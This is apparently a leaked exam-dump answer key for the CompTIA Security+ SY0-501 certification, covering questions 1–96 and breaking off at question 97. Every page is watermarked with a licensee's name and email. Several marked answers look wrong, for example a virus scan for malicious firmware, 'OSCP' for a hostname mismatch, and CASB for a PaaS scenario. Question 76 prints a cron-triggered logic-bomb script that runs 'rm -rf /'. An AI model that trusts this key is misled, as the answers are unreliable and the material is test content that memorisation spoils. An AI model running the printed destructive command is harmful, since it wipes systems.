vce trainer



Reference Solution for SY0-501.335q

SY0-501

SY0-501

CompTIA Security+ Certification Exam

Score: 800/1000

Licensed to Berend Post berend.post@it-university.nl

Version:

Time Limit: 120 Minutes

Licensed to Berend Post berend.post@it-university.nl

Exam A (335 questions)

Question 1

Which of the following vulnerability types would the type of hacker known as a script kiddie be MOST dangerous against?

- ☐ Passwords written on the bottom of a keyboard
- ☒ Unpatched exploitable Internet-facing services
- ☐ Unencrypted backup tapes
- ☐ Misplaced hardware token

Question 2

Which of the following describes the key difference between vishing and phishing attacks?

- ☐ Phishing is used by attackers to steal a person's identity.
- ☐ Vishing attacks require some knowledge of the target of attack.
- ☒ Vishing attacks are accomplished using telephony services.
- ☐ Phishing is a category of social engineering attack.

Question 3

A portable data storage device has been determined to have malicious firmware.

Which of the following is the BEST course of action to ensure data confidentiality?

- ☐ Format the device
- ☐ Re-image the device
- ☒ Perform virus scan in the device
- ☐ Physically destroy the device

Question 4

Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure.
Which of the following methods would allow the two companies to access one another's resources?

- ☐ Attestation
- ☒ Federation
- ☐ Single sign-on
- ☐ Kerberos

Licensed to Berend Post berend.post@it-university.nl

Question 5

The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred.

By doing which of the following is the CSO most likely to reduce the number of incidents?

- ☐ Implement protected distribution
- ☐ Empty additional firewalls
- ☒ Conduct security awareness training
- ☐ Install perimeter barricades

Question 6

A security administrator is configuring a RADIUS server for wireless authentication. The configuration must ensure client credentials are encrypted end-to-end between the client and the authenticator.

Which of the following protocols should be configured on the RADIUS server? (Choose two.)

- ☐ PAP
- ☒ MSCHAP
- ☒ PEAP
- ☐ NTLM
- ☐ SAML

Question 7

A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.

Which of the following MUST be implemented to support this requirement?

- ☐ CSR
- ☐ OCSP
- ☒ CRL
- ☐ SSH

Question 8

The administrator installs database software to encrypt each field as it is written to disk.

Which of the following describes the encrypted data?

- ☐ In-transit
- ☐ In-use
- ☐ Embedded
- ☒ At-rest

Licensed to Berend Post berend.post@it-university.nl

Question 9

Ann, a college professor, was recently reprimanded for posting disparaging remarks re-grading her coworkers on a web site. Ann stated that she was not aware that the public was able to view her remakes.

Which of the following security-related trainings could have made Ann aware of the repercussions of her actions?

- ☐ Data Labeling and disposal
- ☒ Use of social networking
- ☐ Use of P2P networking
- ☐ Role-based training

Question 10

Which of the following is used to validate the integrity of data?

- ☐ CBC
- ☐ Blowfish
- ☒ MD5
- ☐ RSA

Question 11

A network administrator needs to allocate a new network for the R&D group. The network must not be accessible from the Internet regardless of the network firewall or other external misconfigurations. Which of the following settings should the network administrator implement to accomplish this?

- ☒ Configure the OS default TTL to 1
- ☐ Use NAT on the R&D network
- ☐ Implement a router ACL
- ☐ Enable protected ports on the switch

Question 12

An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography.
Discovery of which of the following would help catch the tester in the act?

- ☐ Abnormally high numbers of outgoing instant messages that contain obfuscated text
- ☐ Large-capacity USB drives on the tester's desk with encrypted zip files
- ☒ Outgoing emails containing unusually large image files
- ☐ Unusual SFTP connections to a consumer IP address

Licensed to Berend Post berend.post@it-university.nl

Question 13

The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening.
Which of the following BEST describes the cause of the issue?

- ☐ The password expired on the account and needed to be reset
- ☐ The employee does not have the rights needed to access the database remotely
- ☒ Time-of-day restrictions prevented the account from logging in
- ☐ The employee's account was locked out and needed to be unlocked

Question 14

A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server.

Which of the following has MOST likely occurred? (Choose three.)

- ☒ Crypto-malware
- ☐ Adware
- ☐ Botnet attack
- ☒ Virus
- ☒ Ransomware
- ☐ Backdoor
- ☐ DDoS attack

Question 15

During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:
Allow authentication from within the United States anytime
Allow authentication if the user is accessing email or a shared file system
Do not allow authentication if the AV program is two days out of date
Do not allow authentication if the location of the device is in two specific countries

Given the requirements, which of the following mobile deployment authentication types is being utilized?

- ☐ Geofencing authentication
- ☐ Two-factor authentication
- ☒ Context-aware authentication
- ☐ Biometric authentication

Licensed to Berend Post berend.post@it-university.nl

Question 16

When performing data acquisition on a workstation, which of the following should be captured based on memory volatility? (Select two.)

- ☐ USB-attached hard disk
- ☒ Swap/pagefile
- ☐ Mounted network storage
- ☐ ROM
- ☒ RAM

Question 17

A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.

Which of the following can be implemented to reduce the likelihood of this attack going undetected?

- ☐ Password complexity rules
- ☒ Continuous monitoring
- ☐ User access reviews
- ☐ Account lockout policies

Question 18

Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text.
Which of the following protocols, if properly implemented, would have MOST likely prevented the emails
from being sniffed? (Select TWO)

- ☐ Secure IMAP
- ☐ DNSSEC
- ☒ S/MIME
- ☒ SMTPS
- ☐ HTTPS

Licensed to Berend Post berend.post@it-university.nl

Question 19

Which of the following should be used to implement voice encryption?

- ☐ SSLv3
- ☐ VDSL
- ☒ SRTP
- ☐ VoIP

Question 20

A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach.
Which of the following is MOST likely the cause?

- ☐ Insufficient key bit length
- ☐ Weak cipher suite
- ☐ Unauthenticated encryption method
- ☒ Poor implementation

Question 21

A security specialist is notified about a certificate warning that users receive when using a new internal website. After being given the URL from one of the users and seeing the warning, the security specialist inspects the certificate and realizes it has been issued to the IP address, which is how the developers reach the site.

Which of the following would BEST resolve the issue?

- ☒ OSCP
- ☐ OID
- ☐ PEM
- ☐ SAN

Licensed to Berend Post berend.post@it-university.nl

Question 22

An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

- ☐ Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
- ☐ Deny the former employee's request, since the password reset request came from an external email address.
- ☒ Deny the former employee's request, as a password reset would give the employee access to all network resources.
- ☐ Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

Question 23

Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

- ☐ RA
- ☒ CA
- ☐ CRL
- ☐ CSR

Question 24

To determine the ALE of a particular risk, which of the following must be calculated? (Select two.)

- ☒ ARO
- ☐ ROI
- ☐ RPO
- ☒ SLE
- ☐ RTO

Licensed to Berend Post berend.post@it-university.nl

Question 25

A member of the admins group reports being unable to modify the "changes" file on a server. The permissions on the file are as follows:

Permissions User Group File
-rwxrw-r--+ Admins Admins changes

Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

- ☐ The SELinux mode on the server is set to "enforcing."
- ☐ The SELinux mode on the server is set to "permissive."
- ☒ An FACL has been added to the permissions for the file.
- ☐ The admins group does not have adequate permissions to access the file.

Question 26

Due to regulatory requirements, a security analyst must implement full drive encryption on a Windows file server.

Which of the following should the analyst implement on the system to BEST meet this requirement? (Choose two.)

- ☐ Enable and configure EFS on the file system.
- ☒ Ensure the hardware supports TPM, and enable it in the BIOS.
- ☐ Ensure the hardware supports VT-X, and enable it in the BIOS.
- ☒ Enable and configure BitLocker on the drives.
- ☐ Enable and configure DFS across the file system.

Question 27

A security engineer is faced with competing requirements from the networking group and database administrators. The database administrators would like ten application servers on the same subnet for ease of administration, whereas the networking group would like to segment all applications from one another.

Which of the following should the security administrator do to rectify this issue?

- ☐ Recommend performing a security assessment on each application, and only segment the applications with the most vulnerability
- ☒ Recommend classifying each application into like security groups and segmenting the groups from one another
- ☐ Recommend segmenting each application, as it is the most secure approach
- ☐ Recommend that only applications with minimal security features should be segmented to protect them

Licensed to Berend Post berend.post@it-university.nl

Question 28

Which of the following could help detect trespassers in a secure facility? (Select TWO)

- ☐ Faraday cages
- ☒ Motion-detection sensors
- ☐ Tall, chain-link fencing
- ☒ Security guards
- ☐ Smart cards

Question 29

An application team is performing a load-balancing test for a critical application during off-hours and has requested access to the load balancer to review which servers are up without having the administrator on call. The security analyst is hesitant to give the application team full access due to other critical applications running on the load balancer. Which of the following is the BEST solution for security analyst to process the request?

- ☐ Give the application team administrator access during off-hours.
- ☐ Disable other critical applications before granting the team access.
- ☒ Give the application team read-only access.
- ☐ Share the account with the application team.

Question 30

Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications.

Which of the following best describes what she will do?

- ☒ Enter random or invalid data into the application in an attempt to cause it to fault
- ☐ Work with the developers to eliminate horizontal privilege escalation opportunities
- ☐ Test the applications for the existence of built-in- back doors left by the developers
- ☐ Hash the application to verify it won't cause a false positive on the HIPS

Question 31

A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

- ☐ Non-intrusive
- ☐ Authenticated
- ☒ Credentialed
- ☐ Active

Licensed to Berend Post berend.post@it-university.nl

Question 32

An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps should the responder perform NEXT?

- ☒ Capture and document necessary information to assist in the response.
- ☐ Request the user capture and provide a screenshot or recording of the symptoms.
- ☐ Use a remote desktop client to collect and analyze the malware in real time.
- ☐ Ask the user to back up files for later recovery.

Question 33

Which of the following are methods to implement HA in a web application server environment? (Select two.)

- ☒ Load balancers
- ☒ Application layer firewalls
- ☐ Reverse proxies
- ☐ VPN concentrators
- ☐ Routers

Question 34

A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the building are reporting they are unable to access company resources when connected to the company SSID.

Which of the following should the security administrator use to assess connectivity?

- ☐ Sniffer
- ☐ Honeypot
- ☒ Routing tables
- ☐ Wireless scanner

Question 35

Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?

- ☒ Privilege escalation
- ☐ Pivoting
- ☐ Process affinity
- ☐ Buffer overflow

Licensed to Berend Post berend.post@it-university.nl

Question 36

A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?

- ☐ The server will be unable to server clients due to lack of bandwidth
- ☐ The server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
- ☐ The server will crash when trying to reassemble all the fragmented packets
- ☒ The server will exhaust its memory maintaining half-open connections

Question 37

A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

- ☐ Waterfall
- ☒ Agile
- ☐ Rapid
- ☐ Extreme

Question 38

To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

- ☐ Least privilege
- ☐ Job rotation
- ☐ Background checks
- ☒ Separation of duties

Question 39

An attack that is using interference as its main attack to impede network traffic is which of the following?

- ☐ Introducing too much data to a targets memory allocation
- ☐ Utilizing a previously unknown security flaw against the target
- ☒ Using a similar wireless configuration of a nearby network
- ☐ Inundating a target system with SYN requests

Licensed to Berend Post berend.post@it-university.nl

Question 40

A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

- ☐ Extended domain validation
- ☒ TLS host certificate
- ☐ OCSP stapling
- ☐ Wildcard certificate

Question 41

Which of the following would be considered multifactor authentication?

- ☐ Hardware token and smart card
- ☐ Voice recognition and retina scan
- ☒ Strong password and fingerprint
- ☐ PIN and security questions

Question 42

Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

- ☒ Sandboxing
- ☐ Encryption
- ☐ Code signing
- ☐ Fuzzing

Question 43

A highly complex password policy has made it nearly impossible to crack account passwords. Which of the following might a hacker still be able to perform?

- ☒ Pass-the-hash attack
- ☐ ARP poisoning attack
- ☐ Birthday attack
- ☐ Brute force attack

Licensed to Berend Post berend.post@it-university.nl

Question 44

An organization recently moved its custom web applications to the cloud, and it is obtaining managed services of the back-end environment as part of its subscription. Which of the following types of services is this company now using?

- ☐ SaaS
- ☒ CASB
- ☐ IaaS
- ☐ PaaS

Explanation:

Explanation:

Security Broker (CASB) gives you both visibility into your entire cloud stack and the security automation tool your IT team needs.

Question 45

An organization has hired a penetration tester to test the security of its ten web servers. The penetration tester is able to gain root/administrative access in several servers by exploiting vulnerabilities associated with the implementation of SMTP, POP, DNS, FTP, Telnet, and IMAP.

Which of the following recommendations should the penetration tester provide to the organization to better protect their web servers in the future?

- ☐ Use a honeypot
- ☒ Disable unnecessary services
- ☐ Implement transport layer security
- ☐ Increase application event logging

Question 46

A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non-repudiation. Which of the following implements all these requirements?

- ☐ Bcrypt
- ☐ Blowfish
- ☒ PGP
- ☐ SHA

Licensed to Berend Post berend.post@it-university.nl

Question 47

A user needs to send sensitive information to a colleague using PKI.

Which of the following concepts apply when a sender encrypts the message hash with the sender's private key? (Select TWO)

- ☒ Non-repudiation
- ☐ Email content encryption
- ☐ Steganography
- ☐ Transport security
- ☒ Message integrity

Question 48

A database backup schedule consists of weekly full backups performed on Saturday at 12:00 a.m. and daily differential backups also performed at 12:00 a.m. If the database is restored on Tuesday afternoon, which of the following is the number of individual backups that would need to be applied to complete the database recovery?

- ☐ 1
- ☒ 2
- ☐ 3
- ☐ 4

Question 49

After an identified security breach, an analyst is tasked to initiate the IR process. Which of the following is the NEXT step the analyst should take?

- ☐ Recovery
- ☒ Identification
- ☐ Preparation
- ☐ Documentation
- ☐ Escalation

Question 50

A network administrator is brute forcing accounts through a web interface. Which of the following would provide the BEST defense from an account password being discovered?

- ☐ Password history
- ☒ Account lockout
- ☐ Account expiration
- ☐ Password complexity

Licensed to Berend Post berend.post@it-university.nl

Question 51

A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

- ☐ Compliance scanning
- ☐ Credentialed scanning
- ☐ Passive vulnerability scanning
- ☒ Port scanning

Question 52

Malware that changes its binary pattern on specific dates at specific times to avoid detection is known as a (n):

- ☐ armored virus
- ☐ logic bomb
- ☒ polymorphic virus
- ☐ Trojan

Question 53

A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

- ☒ Botnet
- ☐ Ransomware
- ☐ Polymorphic malware
- ☐ Armored virus

Licensed to Berend Post berend.post@it-university.nl

Question 54

A CSIRT has completed restoration procedures related to a breach of sensitive data is creating documentation used to improve the organization's security posture. The team has been specifically tasked to address logical controls in their suggestions. Which of the following would be MOST beneficial to include in lessons learned documentation? (Choose two.)

- ☒ A list of policies, which should be revised to provide better clarity to employees regarding acceptable use
- ☐ Recommendations relating to improved log correlation and alerting tools
- ☐ Data from the organization's IDS/IPS tools, which show the timeline of the breach and the activities executed by the attacker
- ☐ A list of potential improvements to the organization's NAC capabilities, which would improve AAA within the environment
- ☐ A summary of the activities performed during each phase of the incident response activity
- ☒ A list of topics that should be added to the organization's security awareness training program based on weaknesses exploited during the attack

Question 55

During a recent audit, it was discovered that several user accounts belonging to former employees were still active and had valid VPN permissions.

Which of the following would help reduce the amount of risk the organization incurs in this situation in the future?

- ☐ Time-of-day restrictions
- ☒ User access reviews
- ☐ Group-based privileges
- ☐ Change management policies

Question 56

A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online. Which of the following methods would have MOST likely prevented the data from being exposed?

- ☐ Removing the hard drive from its enclosure
- ☐ Using software to repeatedly rewrite over the disk space
- ☐ Using Blowfish encryption on the hard drives
- ☒ Using magnetic fields to erase the data

Licensed to Berend Post berend.post@it-university.nl

Question 57

Which of the following is the proper order for logging a user into a system from the first step to the last step?

- ☒ Identification, authentication, authorization
- ☐ Identification, authorization, authentication
- ☐ Authentication, identification, authorization
- ☐ Authentication, identification, authorization
- ☐ Authorization, identification, authentication

Question 58

A security analyst is acquiring data from a potential network incident.
Which of the following evidence is the analyst MOST likely to obtain to determine the incident?

- ☐ Volatile memory capture
- ☒ Traffic and logs
- ☐ Screenshots
- ☐ System image capture

Question 59

Which of the following best describes the initial processing phase used in mobile device forensics?

- ☐ The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
- ☐ The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
- ☐ The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
- ☒ The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

Question 60

A company is deploying a new VoIP phone system. They require 99.999% uptime for their phone service and are concerned about their existing data network interfering with the VoIP phone system. The core switches in the existing data network are almost fully saturated.

Which of the following options will pro-vide the best performance and availability for both the VoIP traffic, as well as the traffic on the existing data network?

- ☒ Put the VoIP network into a different VLAN than the existing data network.
- ☐ Upgrade the edge switches from 10/100/1000 to improve network speed
- ☐ Physically separate the VoIP phones from the data network
- ☐ Implement flood guards on the data network

Licensed to Berend Post berend.post@it-university.nl

Question 61

Joe recently assumed the role of data custodian for this organization. While cleaning out an unused storage safe, he discovers several hard drives that are labeled “unclassified” and awaiting destruction. The hard drives are obsolete and cannot be installed in any of his current computing equipment. Which of the following is the BEST method for disposing of the hard drives?

- ☐ Burning
- ☐ Wiping
- ☐ Purging
- ☒ Pulverizing

Question 62

A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server. Which of the following represents the MOST secure way to configure the new network segment?

- ☐ The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
- ☐ The segment should be placed in the existing internal VLAN to allow internal traffic only.
- ☐ The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
- ☒ The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

Question 63

An analyst is part of a team that is investigating a potential breach of sensitive data at a large financial services organization. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. In addition, the team discovers undocumented firewall rules, which provided unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to exfiltrate the proprietary data?

- ☐ Keylogger
- ☐ Botnet
- ☐ Crypto-malware
- ☒ Backdoor
- ☐ Ransomware
- ☐ DLP

Licensed to Berend Post berend.post@it-university.nl

Question 64

Which of the following is the GREATEST risk to a company by allowing employees to physically bring their personal smartphones to work?

- ☒ Taking pictures of proprietary information and equipment in restricted areas.
- ☐ Installing soft token software to connect to the company's wireless network.
- ☐ Company cannot automate patch management on personally-owned devices.
- ☐ Increases the attack surface by having more target devices on the company's campus

Question 65

A number of employees report that parts of an ERP application are not working. The systems administrator reviews the following information from one of the employee workstations:

Execute permission denied: financemodule.dll
Execute permission denied: generalledger.dll

Which of the following should the administrator implement to BEST resolve this issue while minimizing risk and attack exposure?

- ☐ Update the application blacklist
- ☐ Verify the DLL's file integrity
- ☒ Whitelist the affected libraries
- ☐ Place the affected employees in the local administrator's group

Question 66

During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server. Which of the following BEST describes how the security team should reach to this incident?

- ☒ The finding is a false positive and can be disregarded
- ☐ The Struts module needs to be hardened on the server
- ☐ The Apache software on the server needs to be patched and updated
- ☐ The server has been compromised by malware and needs to be quarantined.

Licensed to Berend Post berend.post@it-university.nl

Question 67

A hacker has a packet capture that contains:

```
.....qw.....5
...Joe.Smith.....E289F21CD33E4F57890DDEA5CF267ED2..
Jane.Doe.....AD1FAB10D33E4F57890DDEA5CF267ED2..
.....document.pdf.....9.....
...John.Key.....3374E9E7E33E4F57890DDEA5CF267ED2..
```

Which of the following tools will the hacker use against this type of capture?

- ☒ Password cracker
- ☐ Vulnerability scanner
- ☐ DLP scanner
- ☐ Fuzzer

Question 68

A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.

Which of the following is being used?

- ☐ Gray box vulnerability testing
- ☐ Passive scan
- ☒ Credentialed scan
- ☐ Bypassing security controls

Question 69

A security analyst is updating a BIA document. The security analyst notices the support vendor's time to replace a server hard drive went from eight hours to two hours.
Given these new metrics, which of the following can be concluded? (Select TWO)

- ☒ The MTTR is faster.
- ☐ The MTTR is slower.
- ☐ The RTO has increased.
- ☒ The RTO has decreased.
- ☐ The MTTF has increased.
- ☐ The MTTF has decreased.

Licensed to Berend Post berend.post@it-university.nl

Question 70

An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

- ☐ False negative
- ☐ True negative
- ☒ False positive
- ☐ True positive

Question 71

Which of the following security controls does an iris scanner provide?

- ☐ Logical
- ☐ Administrative
- ☐ Corrective
- ☒ Physical
- ☐ Detective
- ☐ Deterrent

Question 72

A user is presented with the following items during the new-hire onboarding process:
-Laptop
-Secure USB drive
-Hardware OTP token
-External high-capacity HDD
-Password complexity policy
-Acceptable use policy
-HASP key
-Cable lock

Which of the following is one component of multifactor authentication?

- ☐ Secure USB drive
- ☐ Cable lock
- ☒ Hardware OTP token
- ☐ HASP key

Licensed to Berend Post berend.post@it-university.nl

Question 73

During a routine audit, it is discovered that someone has been using a stale administrator account to log into a seldom used server. The person has been using the server to view inappropriate websites that are prohibited to end users.

Which of the following could best prevent this from occurring again?

- ☐ Credential management
- ☐ Group policy management
- ☐ Acceptable use policy
- ☒ Account expiration policy

Question 74

A security administrator wants to implement a logon script that will prevent MITM attacks on the local LAN.
Which of the following commands should the security administrator implement within the script to accomplish this task?

A. `arp - s 192.168.1.1 00-3a-d1-fa-b1-06`
B. `dig - x @192.168.1.1 mypc.comptia.com`
C. `nmap - A - T4 192.168.1.1`
D. `tcpdump - lnv host 192.168.1.1 or other 00:3a:d1:fa:b1:06`

- ☒ Option A
- ☐ Option B
- ☐ Option C
- ☐ Option D

Question 75

When sending messages using symmetric encryption, which of the following must happen FIRST?

- ☐ Exchange encryption key
- ☐ Establish digital signatures
- ☒ Agree on an encryption method
- ☐ Install digital certificates

Licensed to Berend Post berend.post@it-university.nl

Question 76

An information security specialist is reviewing the following output from a Linux server.

```
user@server:~$ crontab -1
5 * * * *  /usr/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep - - quiet joeuser/etc/passwd
then rm –rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

- ☒ Logic bomb
- ☐ Trojan
- ☐ Backdoor
- ☐ Ransomware
- ☐ Rootkit

Question 77

A security engineer is configuring a wireless network that must support mutual authentication of the wireless client and the authentication server before users provide credentials. The wireless network must also support authentication with usernames and passwords. Which of the following authentication protocols MUST the security engineer select?

- ☐ EAP-FAST
- ☐ EAP-TLS
- ☒ PEAP
- ☐ EAP

Question 78

A company wants to host a publicly available server that performs the following functions:
Evaluates MX record lookup
Can perform authenticated requests for A and AAA records
Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

- ☒ DNSSEC
- ☐ SFTP
- ☐ nslookup
- ☐ dig
- ☐ LDAPS

Explanation:

Explanation:

Licensed to Berend Post berend.post@it-university.nl

DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

Question 79

A company needs to implement a system that only lets a visitor use the company's network infrastructure if the visitor accepts the AUP. Which of the following should the company use?

- ☐ WiFi-protected setup
- ☐ Password authentication protocol
- ☒ Captive portal
- ☐ RADIUS

Question 80

Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or online conversations with coworkers. The technician runs a standard virus scan but detects nothing.
Which of the following types of malware has infected the machine?

- ☐ Ransomware
- ☐ Rootkit
- ☐ Backdoor
- ☒ Keylogger

Question 81

An analyst wants to implement a more secure wireless authentication for office access points. Which of the following technologies allows for encrypted authentication of wireless clients over TLS?

- ☒ PEAP
- ☐ EAP
- ☐ WPA2
- ☐ RADIUS

Explanation:

Explanation:

EAP by itself is only an authentication framework.

PEAP (Protected Extensible Authentication Protocol) fully encapsulates EAP and is designed to work within a TLS (Transport Layer Security) tunnel that may be encrypted but is authenticated. The primary motivation behind the creation of PEAP was to help correct the deficiencies discovered within EAP since that protocol assumes that the communications channel is protected. As a result, when EAP messages are able to be discovered in the "clear" they do not provide the protection that was assumed when the protocol was originally authored.

Licensed to Berend Post berend.post@it-university.nl

PEAP, EAP-TTLS, and EAP-TLS “protect” inner EAP authentication within SSL/TLS sessions.

Question 82

When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?

- ☒ Infrastructure
- ☐ Platform
- ☐ Software
- ☐ Virtualization

Question 83

A systems administrator is deploying a new mission essential server into a virtual environment. Which of the following is BEST mitigated by the environment's rapid elasticity characteristic?

- ☐ Data confidentiality breaches
- ☐ VM escape attacks
- ☐ Lack of redundancy
- ☒ Denial of service

Question 84

An analyst is currently looking at the following output:

Software Name	Status	Licensed	Used
Software 1	Approved	100	91
Software 2	Approved	50	52
Software 3	Approved	100	87
Software 4	Approved	50	46
Software 5	Denied	0	0

Which of the following security issues has been discovered based on the output?

- ☐ Insider threat
- ☒ License compliance violation
- ☐ Unauthorized software
- ☐ Misconfigured admin permissions

Licensed to Berend Post berend.post@it-university.nl

Question 85

Anne, the Chief Executive Officer (CEO), has reported that she is getting multiple telephone calls from someone claiming to be from the helpdesk. The caller is asking to verify her network authentication credentials because her computer is broadcasting across the network.

This is MOST likely which of the following types of attacks?

- ☒ Vishing
- ☐ Impersonation
- ☐ Spim
- ☐ Scareware

Question 86

A system's administrator has finished configuring firewall ACL to allow access to a new web server.

```
PERMIT TCP from: ANY to: 192.168.1.10:80
PERMIT TCP from: ANY to: 192.168.1.10:443
DENY TCP from: ANY to: ANY
```

The security administrator confirms form the following packet capture that there is network traffic from the internet to the web server:

```
TCP 10.23.243.2:2000->192.168.1.10:80 POST/default's
TCP 172.16.4.100:1934->192.168.1.10:80 GET/session.aspx?user1_sessionid=
a12ad8741d8f7e7ac723847cBaa8231a
```

The company's internal auditor issues a security finding and requests that immediate action be taken. With which of the following is the auditor MOST concerned?

- ☐ Misconfigured firewall
- ☒ Clear text credentials
- ☐ Implicit deny
- ☐ Default configuration

Question 87

A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN.

Which of the following protocols should be used?

- ☒ RADIUS
- ☐ Kerberos
- ☐ LDAP
- ☐ MSCHAP

Licensed to Berend Post berend.post@it-university.nl

Question 88

An external attacker can modify the ARP cache of an internal computer.
Which of the following types of attacks is described?

- ☐ Replay
- ☒ Spoofing
- ☐ DNS poisoning
- ☐ Client-side attack

Question 89

The help desk is receiving numerous password change alerts from users in the accounting department. These alerts occur multiple times on the same day for each of the affected users' accounts.

Which of the following controls should be implemented to curtail this activity?

- ☐ Password Reuse
- ☐ Password complexity
- ☐ Password History
- ☒ Password Minimum age

Question 90

Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?

- ☒ Passive scan
- ☐ Aggressive scan
- ☐ Credentialed scan
- ☐ Intrusive scan

Question 91

A company has won an important government contract. Several employees have been transferred from their existing projects to support a new contract. Some of the employees who have transferred will be working long hours and still need access to their project information to transition work to their replacements.

Which of the following should be implemented to validate that the appropriate offboarding process has been followed?

- ☐ Separation of duties
- ☐ Time-of-day restrictions
- ☒ Permission auditing
- ☐ Mandatory access control

Licensed to Berend Post berend.post@it-university.nl

Question 92

A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use?

- ☐ Wildcard certificate
- ☐ Extended validation certificate
- ☐ Certificate chaining
- ☒ Certificate utilizing the SAN file

Explanation:

Explanation:

SAN = Subject Alternate Names

Question 93

An organization needs to implement a large PKI. Network engineers are concerned that repeated transmission of the OCSP will impact network performance. Which of the following should the security analyst recommend is lieu of an OCSP?

- ☐ CSR
- ☒ CRL
- ☐ CA
- ☐ OID

Question 94

A company researched the root cause of a recent vulnerability in its software. It was determined that the vulnerability was the result of two updates made in the last release. Each update alone would not have resulted in the vulnerability.

In order to prevent similar situations in the future, the company should improve which of the following?

- ☒ Change management procedures
- ☐ Job rotation policies
- ☐ Incident response management
- ☐ Least privilege access controls

Licensed to Berend Post berend.post@it-university.nl

Question 95

Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?

- ☐ Cloud computing
- ☒ Virtualization
- ☐ Redundancy
- ☐ Application control

Explanation:

Explanation:

Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware, reducing costs. Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the host system, which allows for safer testing and experimentation.

Question 96

A systems administrator wants to protect data stored on mobile devices that are used to scan and record assets in a warehouse. The control must automatically destroy the secure container of mobile devices if they leave the warehouse. Which of the following should the administrator implement? (Select two.)

- ☒ Geofencing
- ☐ Remote wipe
- ☐ Near-field communication
- ☐ Push notification services
- ☒ Containerization

Question 97

Which of the following technologies employ the use of SAML? (Select two.)

